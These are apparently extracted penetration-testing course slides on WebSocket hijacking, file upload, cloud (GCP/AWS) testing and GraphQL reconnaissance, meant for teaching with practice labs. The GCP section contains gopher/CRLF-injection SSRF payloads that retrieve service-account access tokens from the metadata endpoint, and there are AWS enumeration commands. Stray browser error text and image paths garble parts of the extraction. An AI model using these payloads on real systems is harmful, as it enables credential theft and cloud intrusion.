- The Sec-WebSocket-Accept response header contains a hash of the value submitted in the Sec-WebSocket-Key request header, concatenated with a specific string defined in the protocol specification. This is done to prevent misleading responses resulting from misconfigured servers or caching proxies.



# What do WebSocket messages look like?

Once a WebSocket connection has been established, messages can be sent asynchronously in either direction by the client or server.

A simple message could be sent from the browser using client-side JavaScript like the following:

```
ws.send("Peter Wiener");
```

In principle, WebSocket messages can contain any content or data format. In modern applications, it is common for JSON to be used to send structured data within WebSocket messages.

For example, a chat-bot application using WebSockets might send a message like the following:

```
{"user":"Hal Pline","content":"I wanted to be a Playstation growing up, not a device to answer your inane
questions"}
```



# WebSockets security vulnerabilities

In principle, practically any web security vulnerability might arise in relation to WebSockets:

- User-supplied input transmitted to the server might be processed in unsafe ways, leading to vulnerabilities such as SQL injection or XML external entity injection.
- Some blind vulnerabilities reached via WebSockets might only be detectable using out-of-band (OAST) techniques.
- If attacker-controlled data is transmitted via WebSockets to other application users, then it might lead to XSS or other client-side vulnerabilities.



# Manipulating WebSocket messages to exploit vulnerabilities

The majority of input-based vulnerabilities affecting WebSockets can be found and exploited by tampering with the contents of WebSocket messages.

For example, suppose a chat application uses WebSockets to send chat messages between the browser and the server. When a user types a chat message, a WebSocket message like the following is sent to the server:

```
{"message":"Hello Carlos"}
```

The contents of the message are transmitted (again via WebSockets) to another chat user, and rendered in the user's browser as follows:

```
<td>Hello Carlos</td>
```

In this situation, provided no other input processing or defenses are in play, an attacker can perform a proof-of-concept XSS attack by submitting the following WebSocket message:

```
{"message":""}
```



# Cross-Site WebSocket Hijacking (CSWSH)

Cross-site WebSocket Hijacking (also known as Cross-origin WebSocket Hijacking) involves a Cross-site Request Forgery (CSRF) vulnerability on a WebSocket handshake. It arises when the WebSocket handshake request relies solely on HTTP cookies for session handling and does not contain any CSRF tokens or other unpredictable values.

An attacker can create a malicious web page on their own domain which establishes a cross-site WebSocket connection to the vulnerable application. The application will handle the connection in the context of the victim user's session with the application.

The attacker's page can then send arbitrary messages to the server via the connection and read the contents of messages that are received back from the server. This means that, unlike regular CSRF, the attacker gains two-way interaction with the compromised application.



# What Is the Impact of cross-site WebSocket hijacking?

A successful cross-site WebSocket hijacking attack will often enable an attacker to:

- **Perform unauthorized actions masquerading as the victim user.** As with regular CSRF, the attacker can send arbitrary messages to the server-side application. If the application uses client-generated WebSocket messages to perform any sensitive actions, then the attacker can generate suitable messages cross-domain and trigger those actions.
- **Retrieve sensitive data that the user can access.** Unlike with regular CSRF, cross-site WebSocket hijacking gives the attacker two-way interaction with the vulnerable application over the hijacked WebSocket. If the application uses server-generated WebSocket messages to return any sensitive data to the user, then the attacker can intercept those messages and capture the victim user's data.



# Hands-on Lab



PortSwigger:

- Manipulating WebSocket messages to exploit vulnerabilities
- Manipulating the WebSocket handshake to exploit vulnerabilities
- Cross-site WebSocket Hijacking

DVWS: <https://github.com/interference-security/DVWS>



# Shell Upload

Many application's business processes allow users to upload data to them. Although input validation is widely understood for text-based input fields, it is more complicated to implement when files are accepted. Although many sites implement simple restrictions based on a list of permitted (or blocked) extensions, this is not sufficient to prevent attackers from uploading legitimate file types that have malicious contents.

The application may allow the upload of malicious files that include exploits or shellcode without submitting them to malicious file scanning. Malicious files could be detected and stopped at various points of the application architecture such as: IPS/IDS, application server anti-virus software or anti-virus scanning by application as files are uploaded (perhaps offloading the scanning using SCAP).



Test Upload of Malicious Files



# X-Content-Type-Options

The X-Content-Type-Options response HTTP header is **a marker used by the server to indicate that the MIME types advertised in the Content-Type headers should be followed and not be changed.** The header allows you to avoid MIME type sniffing by saying that the MIME types are deliberately configured.

## **Set header in Apache:**

sudo a2enmod headers

Open Apache2 Configuration File -> /etc/apache2/apache2.conf  
<Directory blahblah>

...

Header always set X-Content-Type-Options nosniff  
</Directory>




# Hands-on Lab



Demo X-Content-Type-Options



Lian Group



# Hands-on Lab



Unrestricted File Upload [Bee-Box]



# Malicious WAR Files

Is the **extension of a file that packages a web application directory hierarchy in ZIP format** and is short for Web Archive. After deploying our WAR file, Tomcat unpacks it and stores all project files in the webapps directory in a new directory named after the project.



# Hands-on Lab



Unrestricted File Upload (WAR)



Lian Group

# Introduction to Cloud Penetration Testing

Cloud penetration testing, also known as cloud pen testing or cloud security testing, is a type of security assessment aimed at evaluating the security posture of cloud-based systems, services, and infrastructure. As more businesses and organizations migrate their data, applications, and workloads to cloud environments, ensuring the security of these environments becomes paramount.



# Introduction to Cloud Penetration Testing



# Google Cloud Platform

GCP offers cloud computing services similar to AWS and Azure, including computing, storage, machine learning, big data analytics, and more. Google's expertise in data processing and machine learning makes GCP particularly attractive for data-intensive applications.



# Google Storage Bucket

A **GCP Storage Bucket** is a fundamental component of Google Cloud Platform's (GCP) object **storage service**. It's essentially a **container** used **to store various types of data**, such as **files, images, videos, and other unstructured data**, in the cloud.

The storage can be accessed by two different ways:


- <https://storage.googleapis.com/<bucket-name>>
- <https://<bucket-name>.storage.googleapis.com>

Google Cloud Storage



# Google Cloud Storage Utility

**gsutil** is a command-line tool provided by Google Cloud Platform (GCP) for **interacting** with **Google Cloud Storage**. It stands for "Google Cloud Storage Utility" and is used for various tasks related to **managing** and **manipulating data** stored in GCP Storage Buckets.



# Google Cloud Storage Utility Installation

```
curl https://packages.cloud.google.com/apt/doc/apt-key.gpg | sudo gpg --dearmor -o /usr/share/keyrings/cloud.google.gpg
echo "deb [signed-by=/usr/share/keyrings/cloud.google.gpg] https://packages.cloud.google.com/apt cloud-sdk main" | sudo
tee -a /etc/apt/sources.list.d/google-cloud-sdk.list

sudo apt update && sudo apt install google-cloud-cli
```



# GCP Misconfigured Storage Bucket

Cloud storage can sometimes be set up incorrectly or used inappropriately. Some experts suggest separating it into two types: **public storage** and **private storage**. When a **storage bucket contains both public** and **private** content, there's a **risk of unauthorized access** and potential **security breaches**.

Some useful command for now:

- `gsutil ls gs://<bucket-name>/`
- `gsutil stat gs://<bucket-name>/file.ext`
- `gsutil cp gs://<bucket-name>/file.ext <dst path>`



# Hands-on Lab



<https://pwnedlabs.io/labs/reveal-hidden-files-in-google-storage>



# Google Compute Engine

The virtual machine service provided by Google Cloud Platform (GCP) is known as Google Compute Engine (GCE). It enables users to create and run virtual machines (VMs) in the cloud. With Google Compute Engine, users can deploy and manage virtual machines with various operating systems and configurations to suit their specific needs, whether it's for hosting applications, running workloads, or conducting development and testing tasks.



# Google Compute Engine Metadata Information

<http://metadata.google.internal/computeMetadata/v1/project/project-id>

is a URL used to access metadata information about a Google Cloud Platform (GCP) project from within a virtual machine (VM) instance running on Google Compute Engine.

**Attacker Perspective:** The compute metadata may contain sensitive data, including credentials, and this API is accessible to virtual machines (VMs) without requiring explicit authorization.

**But:** The **/computeMetadata/v1/project/project-id** endpoint responds only when your requests include the **Metadata-Flavor:Google**. Otherwise, it indicates a lack of permission. (Furthermore, attempting to exploit SSRF to obtain a response from this endpoint is not feasible!)

**Bypass:** <https://blog.codydmartin.com/gcp-cloud-function-abuse>



# Gopher Protocol

The Gopher protocol is a simple and lightweight protocol used for distributing, searching, and retrieving documents over the internet. It predates the World Wide Web and was developed in the early 1990s by a team at the University of Minnesota. Gopher was one of the earliest protocols used for accessing and organizing information on the internet.



# Gopher with HTTP

```
gopher://metadata.google.internal:80/_GET%2520/computeMetadata/v1/instance/service-accounts/%2520HTTP%252f%2531%252e%2531
```

Send a request packet that contains **GET /computeMetadata/v1/instance/service-accounts/ HTTP/1.1** via Gopher protocol.

Why **/computeMetadata/v1/instance/service-accounts/**?

Remember the note (**But**) about the **/computeMetadata/v1/project/project-id** endpoint?



# Gopher + HTTP + CRLF Injection

Do you remember **Metadata-Flavor:Google**?

**You want this?**

```
GET /computeMetadata/v1/instance/service-accounts/ HTTP/1.1
Host: metadata.google.internal
Accept: */*
Metadata-Flavor: Google
```

**Do this (Gopher + HTTP + CRLF Injection):**

```
gopher://metadata.google.internal:80/_GET%2520/computeMetadata/v1/instance/service-accounts/%2520HTTP
%252f%2531%252e%2531%250AHost:%2520metadata.google.internal%250AAccept:%2520%252a%252f%252a%
250aMetadata-Flavor:%2520Google%250d%250a
```



# Gopher + HTTP + CRLF Injection + Service Account Name

Get the access token via Service Account Name

```
gopher://metadata.google.internal:80/xGET /computeMetadata/v1/instance/service-accounts/<Service-Account-Name>/token HTTP/1.1
Host: metadata.google.internal
Accept: */*
Metadata-Flavor: Google
```

## **Gopher + HTTP + CRLF Injection + Service Account Name:**

```
gopher://metadata.google.internal:80/xGET%2520/computeMetadata/v1/instance/service-accounts/bucketview
er@gr-proj-1.iam.gserviceaccount.com/token%2520HTTP%252f%2531%252e%2531%250AHost:%2520metadata.
google.internal%250AAccept:%2520%252a%252f%252a%250aMetadata-Flavor:%2520Google%250d%250a
```



**Automatic Payload Generator for Gopher + SSRF:**

<https://github.com/tarunkant/Gopherus>



# Hands-on Lab



<https://pwnedlabs.io/labs/exploit-ssrf-with-gopher-for-gcp-initial-access>



# Amazon Web Services

Amazon Web Services (AWS) is a comprehensive and widely used cloud computing platform provided by Amazon.com. AWS offers a vast array of cloud services, including computing power, storage solutions, networking capabilities, databases, machine learning, analytics, security services, and more. These services are available on-demand, allowing users to access and utilize computing resources without needing to invest in and maintain physical infrastructure.

- Amazon EC2 (Elastic Compute Cloud)
- Amazon S3 (Simple Storage Service)
- Amazon RDS (Relational Database Service)
- Amazon DynamoDB
- Amazon CloudFront
- Amazon ECS (Elastic Container Service)



# AWS S3 Bucket

Amazon Simple Storage Service (S3) is a scalable object storage service offered by Amazon Web Services (AWS). Securing S3 buckets is crucial to prevent unauthorized access, data breaches, and other security incidents. S3 Buckets alternative in other clouds are listed below:

The storage can be accessed by two different ways:

- <http://s3.amazonaws.com/<bucket-name>>
- <http://<bucket-name>.s3.amazonaws.com>



# Identify AWS Account ID From Public S3 Bucket

If a hacker gets hold of an AWS Account ID, they could attempt to uncover the IAM roles and users connected to that account. They might exploit detailed error messages from AWS services that reveal information when an incorrect username or role name is input. These messages can confirm the existence of IAM users or roles, aiding hackers in compiling a list of possible targets within the AWS account. Additionally, hackers could search for public EBS and RDS snapshots associated with the AWS Account ID.

Some useful command for now:

- aws s3 ls s3://<bucket-name> --no-sign-request
- aws configure
- aws sts get-caller-identity
- s3-account-search arn:aws:iam::<aws-id>:role/<role-name> <bucket-name>
- aws ec2 describe-snapshots --owner-ids <account-id>



**Searching For S3 Account ID:**

<https://github.com/WeAreCloudar/s3-account-search>



# Hands-on Lab



<https://pwnedlabs.io/labs/identify-the-aws-account-id-from-a-public-s3-bucket>



# Application Programming Interface (API)



uanGroup

# **Application Programming Interface (API)**

An application programming interface is a connection between computers or between computer programs. It is a type of software interface, offering a service to other pieces of software. A document or standard that describes how to build or use such a connection or interface is called an API specification.



# API Endpoint

Simply put, an endpoint is **one end of a communication channel**. When an API interacts with another system, the touchpoints of this communication are considered endpoints. For APIs, an endpoint can include a URL of a server or service.



<https://github.com/assetnote/kiterunner>



<https://github.com/ffuf/ffuf>



# SOAP vs REST


SOAP (Simple Object Access Protocol)	REST (REpresentational State Transfer)
Protocol	Architecture
Function driven	Data driven
Requires advanced security, but can define it, too	Relies on underlying network which can be less secure
Needs more bandwidth	Only needs minimum bandwidth
Stricter rules to follow	Easier for developers to suggest recommendations
Cannot use REST	Can use SOAP
Only works in XML	Works in different data formats such as HTML, JSON, XML, and plain text
Supports HTTP and SMTP protocols	Only requires HTTP



# API Versioning

## API versioning in REST

Where	What	Who	Example
Path segment	Date	Twilio	/2010-04-01/...
Path segment	Number	Twitter	/1/...
Path segment	'v' + Number	LinkedIn	/v1/...
Query string	Number	Google	?v=2
Custom HTTP header	Number	Google	GData-Version: 2
HTTP Accept header	Number	Github	application/vnd.github[.version]



# What is GraphQL?

GraphQL has become very popular in modern APIs. It provides simplicity and nested objects, which facilitate faster development. While every technology has advantages, it can also expose the application to new attack surfaces. The purpose of this scenario is to provide some common misconfigurations and attack vectors on applications that utilize GraphQL. Some vectors are unique to GraphQL (e.g. Introspection Query) and some are generic to APIs (e.g. SQL injection).



Testing GraphQL



# GraphQL Fundamentals

**GraphQL** simplifies API interaction by offering a **single endpoint**, unlike REST, which has multiple endpoints. It also streamlines operations, offering just two types: **Query** and **Mutate**, compared to REST's GET, PUT, POST, PATCH, and DELETE.

In **GraphQL**, you can request **multiple resources in a single query**, unlike REST, which typically requires separate requests for each resource. GraphQL queries use a straightforward **JSON-like syntax**. GraphQL endpoints often follow the pattern of `example.com/graphql` or similar (a handy tip for Google dorks).

Find Endpoint by SecList: <https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/graphql.txt>




<https://github.com/dolevf/graphw00f> | GraphQL Server Fingerprinting



# graphw00f

Make graphw00f better by changing **helpers.py** file



```
GNU nano 7.2
*** ***
** **
+-----+
| Node Z |
+-----+
graphw00f - v{version}
The fingerprinting tool for GraphQL
Dolev Farhi <dolev@lethalbit.com>
''.format(version=VERSION)

def possible_graphql_paths():
 return [
 '/',
 '/graphql',
 '/graphiql',
 '/v1/graphql',
 '/v2/graphql',
 '/v3/graphql',
 '/v1/graphiql',
 '/v2/graphiql',
 '/v3/graphiql',
 '/api/graphql',
 '/api/graphiql',
 '/console',
 '/playground',
 '/gql',
 '/query',
 '/index.php?graphql',
 '/rpc/graphql'
]

def get_engines():
 return [
 {
 'name': 'GraphiQL',
 'url': '/graphiql'
 },
 {
 'name': 'GraphQL API',
 'url': '/graphql'
 }
]
```

Sorry, We're having trouble getting your pages back.

We are having trouble restoring your last browsing session. Select Restore Session to try again.

Still not able to restore your session? Sometimes a tab is causing the issue. View previous tabs, remove the checkbox from the tabs you don't need to recover, and then restore.

View Previous Tabs


Start New Session

Restore Session



# Damn Vulnerable GraphQL Application (DVGA)

<https://github.com/dolevf/Damn-Vulnerable-GraphQL-Application>



The screenshot shows the DVGA homepage. On the left is a sidebar with a logo of a person inside a hexagon, the text "DAMN VULNERABLE GRAPHQL APPLICATION", and links for Home, Private Pastes, Public Pastes, Create Paste, Import Paste, Upload Paste, and a GitHub star button. The main content area has a header "Damn Vulnerable GraphQL Application". Below it is a "Welcome!" section with a brief description of the application. The "Getting Started" section provides information for GraphQL beginners and lists common vulnerabilities. The "GraphQL Resources" section offers links to learning materials and best practices. The "Got Stuck?" section directs users to the Solutions page. The "Bug Reporting" section encourages users to submit issues on GitHub. At the top right of the main content area are user icons for profile, message, and settings.

**Damn Vulnerable GraphQL Application**

**Welcome!**

Damn Vulnerable GraphQL Application, or DVGA, is a lab simulator of an application running GraphQL, to test and learn by experimenting with a weak implementation.

**Getting Started**

If you aren't yet familiar with GraphQL, see the GraphQL Resources section below. Otherwise, start poking around and find loopholes! There are GraphQL Implementation flaws as well as general application vulnerabilities.

**GraphQL Resources**

To learn about GraphQL, and common GraphQL weaknesses and attacks, the following resources may be beneficial:

- [GraphQL in 40 Minutes](#)
- [OWASP GraphQL Defense](#)
- [BishopFox Labs - Design Considerations](#)
- [LevelUp 0x05 - REST in Peace](#)
- [Leap Graph - How to secure GraphQL APIs](#)

**Got Stuck?**

Head over to the [Solutions](#) page to reveal the challenge answers.

**Bug Reporting**

Found a bug? submit an issue on [GitHub](#).



# Damn Vulnerable GraphQL Application (DVGA)

Let's go through two first scenarios:

- Reconnaissance
  - Discovering GraphQL
  - Fingerprinting GraphQL



# Damn Vulnerable GraphQL Application (DVGA)

## Detect GraphQL Endpoint

```
python graphw00f.py -d -t http://localhost:5013
```

## Fingerprint GraphQL Engine

```
python graphw00f.py -f -t http://localhost:5013/graphql
```



# GraphQL Fundamentals

**Query:** A request to retrieve data from an object or type.

**Mutate:** An action to modify an object, such as creating a new one, updating it completely, updating it partially, or deleting it.

**Type (ObjectType):** Represents a category of objects, similar to a class or table, such as Users, Orders, or Books.

**Scalar Type:** Defines the data type of a field, such as string, int, or custom types.

**Schema:** Describes what types, fields, and actions are available.

**Introspection:** A way to explore the schema and discover its types and fields.




# GraphQL Fundamentals

1



HTTP GET

```
{
 "user": {
 "id": "er3tg439frjw"
 "name": "Mary",
 "address": { ... },
 "birthday": "July 26, 1982"
 }
}
```




2



HTTP GET

```
{
 "posts": [{
 "id": "ncwon3ce89hs",
 "title": "Learn GraphQL today",
 "content": "Lorem ipsum ...",
 "comments": [...]
 }]
}
```




3



HTTP GET


```
{
 "followers": [{
 "id": "leo83h2dojsu",
 "name": "John",
 "address": { ... },
 "birthday": "July 26, 1982"
 }]
}
```



```
query {
 User(id: "er3tg439frjw") {
 name
 posts {
 title
 }
 followers(last: 3) {
 name
 }
 }
}
```

HTTP POST

```
{
 "data": {
 "User": {
 "name": "Mary",
 "posts": [
 { "title": "Learn GraphQL today" }
],
 "followers": [
 { "name": "John" },
 { "name": "Alice" },
 { "name": "Sarah" }
]
 }
 }
}
```



[Images Reference](#)




# GraphQL Security

